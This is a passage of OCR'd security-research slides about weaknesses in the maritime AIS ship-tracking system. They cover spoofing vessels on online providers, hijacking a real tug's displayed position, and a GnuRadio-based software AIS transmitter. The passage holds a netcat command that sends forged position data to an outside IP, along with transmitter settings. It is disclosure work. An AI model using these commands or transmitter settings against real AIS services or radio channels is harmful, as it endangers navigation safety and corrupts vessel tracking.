                     –long=9.9400 –lat=45.7821
  | nc –q0 –u 5.9.207.224 5322
```

# Spoofing – Online Providers [2/2]

- Make a ship follow a path over time
- Programmed with *Google Earth's KML/KMZ* information




**LUNA NASCENTE**

**Flag:** Italy
**Ship Type:** Pleasure Craft
**Status:** Anchored/Moored
**Speed/Course:** 0 kn / 90°
**Length x Breadth:** 6 m X 3 m
**Received (888):** 0h 2min ago
(AIS Source: Self Report)

Show Vessel's Track
Distance to...
Ship Photos: 1
Upload a photo
Vessel's Details
More Actions


# Hijacking (MiTM)

- Via rogue (malicious) RF-gateway



# Software-Hijacking

- “Move” a real ship – Eleanor Gordon



## Vessel's Details

**Ship Type:** Tug
**Length x Breadth:** 60 m X 16 m
**Speed recorded (Max / Average):** 7.5 / 6.4 knots
**Flag:** USA [US]
**Call Sign:** WDG4089
**IMO:** 0, **MMSI:** 367532850

## Last Position Received

**Area:** Mexico Gulf
**Latitude / Longitude:** 30.1854˚ / -91.0188˚ (Map)
**Speed/Course** 6.6 knots / 328˚
**Last Known Port:** NEW ORLEANS
**Info Received:** 0d 0h 4min ago (AIS Source: 396)

Current Vessel's Track

Itineraries History

## Voyage Related Info (Last Received)


**Draught:** 3 m
**Destination:**
**Info Received:** 2013-10-15 04:10 (0d, 0h 4min ago)

## Recent Port Calls:

No Records Found

## Ex Names History

No Records Found




ELEANOR GORDON ×

Flag: USA
Ship Type: Tug
Status: Underway
Speed/Course: 6.6 kn / 328˚
Length x Breadth: 60 m X 16 m
Draught: 3 m
Destination:
Received (396): 0h 6min ago
Show Vessel's Track
Distance to...

No photos for this ship
Upload a photo
Vessel's Details

More Actions ▾

# Popping Up in Dallas?



ELEANOR GORDON

Flag: USA

Ship Type: Tug

Status: Underway

Speed/Course: 5.2 kn / 353°

Length x Breadth: 60 m X 16 m

Draught: 3 m

Destination:

Received (2): 0h 2min ago

(AIS Source: AEGEAN)

Show Vessel's Track


Distance to...

No photos for this ship

Upload a photo

Vessel's Details

More Actions


POSSIBLE
ATTACKER (SW)
"MiTM"
AIS GW
POSSIBLE
ATTACKER (RF)
INTERNET
AIS GW
VTS
BUOY
VESSELS
LIGHT
HOUSE
SW THEARTS
RF THREATS
VALID AIS MSG
ONSHORE/
INLAND
OFFSHORE


# AIS protocol: A big mistake

- Designed in a *“hardware-epoch”*
- Hacking was difficult and cost expensive
- No security mindset
  - No authentication, no integrity check

- 2014: Craft AIS signals?
- Let's do it via software (SDR)!
  - Reduced costs and complexity
  - Increased flexibility
- Accessible to many. Including pirates!

# *AISTX*

- Designed and implemented a software-based AIS transmitter based on GnuRadio



**Options**
**ID:** top_block
**Generate Options:** WX GUI

**Variable**
**ID:** samp_rate
**Value:** 326.531k

**Variable**
**ID:** bit_rate
**Value:** 9.6k

**Variable**
**ID:** channel_select
**Value:** 2

**AIS Frame Builder**
**Sentence:** 000100...0000000000
**Repeat:** Yes
**Enable_NRZI_Conversion:** Yes

**GMSK Mod**
**Samples/Symbol:** 34
**BT:** 400m

**Signal Source**
**Sample Rate:** 326.531k
**Waveform:** Sine
**Frequency:** -25k
**Amplitude:** 1
**Offset:** 0

**Multiply**

**Multiply Const**
**Constant:** 900m

**Multiply Const**
**Constant:** 450m

**Add**

**Selector**
**Input Index:** 2
**Output Index:** 0

**AIS Frame Builder**
**Sentence:** 010100...0000000000
**Repeat:** Yes
**Enable_NRZI_Conversion:** Yes

**GMSK Mod**
**Samples/Symbol:** 34
**BT:** 400m

**Signal Source**
**Sample Rate:** 326.531k
**Waveform:** Sine
**Frequency:** 25k
**Amplitude:** 1
**Offset:** 0

**Multiply**

**Multiply Const**
**Constant:** 450m

**Multiply Const**
**Constant:** 900m

**UHD: USRP Sink**
